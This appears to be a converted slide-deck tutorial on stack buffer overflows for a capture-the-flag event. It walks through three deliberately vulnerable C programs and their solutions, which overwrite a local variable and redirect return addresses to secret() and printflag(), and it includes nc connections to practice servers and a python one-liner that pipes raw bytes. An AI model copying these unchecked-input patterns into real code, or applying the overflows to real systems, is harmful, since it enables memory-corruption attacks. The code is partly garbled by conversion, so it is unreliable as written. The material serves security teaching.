

## **Tutorial Guide**

**BOF 101** 

**Binary** 

**PWN** 








## BOF(Buffer Overflow)?

✓ an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

https://en.wikipedia.org/wiki/Buffer\_overflow

✓ Although there're several kind of buffers including stack and heap, today we'll talk about stack buffer overflow.


#### What can we do with BOF?



- by changing local variable's value
- by changing return address of a function
- by inserting shellcode and jump to it

## Stack Layout (Intel x64 + gcc)

```
int func() {
    int var1;
    int var2;
    char buf[16];
    return 0;
int caller() {
    func();
```



Stack grows this way (memory address decrease this way)

Stack Frame Base of caller()

Return address of func()

#### Stack Layout (Intel x64)



```
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    int var1;
    int var2;
    char buf[16];
    ...
    return 0;
}
```

[Stack memory] **RSP** AAAAAAA AAAAAAA stack frame of AAAAAAA func() AAAAAAA RBP AAAAAAA AAAAAAA

After the execution of func(), this function will return to address "0xAAAAAAAA".

✓ If you can enter lots of data to buf, you can overwrite all variables and ret of the function.

✓ If ret can be overwritten, you can control the execution path of the program as you want.

# Let's solve BOF quiz!




#### **Quiz #1**

```
#include <stdio.h>
#include <string.h>
int BOF() {
    char level[16]="guest";
    char name[16];
    printf("What is your name?\n: ");
   scanf("%s", name);
    printf("Hello, %s. Your level is %s\n", name, level);
   if(!strcmp(level, "admin")){
        printf("Congratulation!\n");
        return 0;
   else{
        printf("Sorry, You have failed.\n");
        return -1;
int main() {
    printf("Let's do BOF!\n");
   BOF();
   return 0;
```

- Can you get 'Congratulation!'?
- Environment info.
  - x64 64bit elf binary
  - No stack canary
- ✓ You can try!
  - nc bof101.sstf.site 1335
- Try it before you see the solution.

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```

# [Stack memory]





Initial state



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When 'A'x10 is entered





Initial state



When 'A'x18 is entered





Initial state



ΑΑΑΑΑΑΑ AAAAAAA AA(null)St\_ RBP(old) ret When 'A'x18

When 'A'x18 is entered

ΑΑΑΑΑΑΑ AAAAAAA admin(null)\_\_ RBP(old) ret When 'A'x16 and 'admin' are entered



```
$ nc bof101.sstf.site 1335
Let's do BOF!
What is your name?
: AAAA
AAAA
Hello, AAAA. Your level is guest
Sorry, You have failed.
s nc bof101.sstf.site 1335
Let's do BOF!
                           Enter 'A'x16 and 'admin'
What is your name?
AAAAAAAAAAAAAAAAadmin
Hello, AAAAAAAAAAAAAAAAadmin. Your level is admin
Congratulation!
```






```
#include <stdio.h>
void secret(){
    printf("This is secret function!\n");
int main() {
    char name[16];
    printf("secret()'s addr: %p\n", &secret);
    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Good bye, %s.\n", name);
    return 0;
```

- Can you execute secret() function?
- **Environment info.** 
  - x64 64bit elf binary
  - No stack canary
  - ASLR off
- ✓ You can try!
  - nc bof101.sstf.site 1336
- Try it before you see the solution.
- You can enter hex values by python script.

```
> python2 -c "print '\xef\xbe\xad\xde'" | nc [IP] [port]
```



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    scanf("%s", name);
    printf("Good bye, %s.\n", name);
    return 0;
```

#### [Stack memory]



```
$ nc bof101.sstf.site 1336
secret()'s addr: 0x55555555477a
What is your name?
```



- Connect to server and get secret()'s address
   ASLR is off. So secret()'s address is static.
- 2. Overwrite name and RBP with 'A'x24 and overwrite main()'s ret to **secret()**'s address
  - You should consider the endianness. (order of address bytes)

#### Let's practice

Solve the tutorial challenge

#### Practice: BOF 101

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int printflag() {
    char buf[32];
   FILE* fp = fopen("/flag", "r");
   fread(buf, 1, 32, fp);
   fclose(fp);
   printf("%s", buf);
    printf("Hello, %s. Your level is %s\n", name, level);
   return 0;
int main() {
    int check=0xdeadbeef;
    char name[140];
   printf("printflag()'s addr: %p\n", &printflag);
    printf("What is your name?\n: ");
   scanf("%s", name);
   if (check != 0xdeadbeef) {
        printf("[Warning!] BOF detected!\n");
        exit(0);
   return 0;
```


- Can you execute printflag() function?
- Environment info.
  - x64 64bit elf binary
  - No stack canary
  - ASLR off
- ✓ You can try!
  - nc bof101.sstf.site 1337
- Try it before you see the solution.
- You can enter hex values by python script.

```
> python -c "print '\xef\xbe\xad\xde'" | nc [IP] [port]
```

#### Solution for BOF 101

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
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#### [Stack memory]



```
$ nc bof101.sstf.site 1337
printflag()'s addr: 0x555555555229
What is your name?
```

#### Solution for BOF 101



```
$ nc bof101.sstf.site 1337
printflag()'s addr: 0x555555555229
What is your name?
: AAAA
                              Try it yourself!
_____ | nc bof101.sstf.site 1337
printflag()'s addr: 0x555555555229
What is your name?
 SCTF{ Try it yourself!
AAAAAAAAAA!!!!@UUUU$
```

- 1. Connect to server and get printflag()'s address - ASLR is off. So **printflag()**'s address is static.
- 2. Overwrite name, check and RBP with proper values and overwrite main()'s ret to printflag()'s address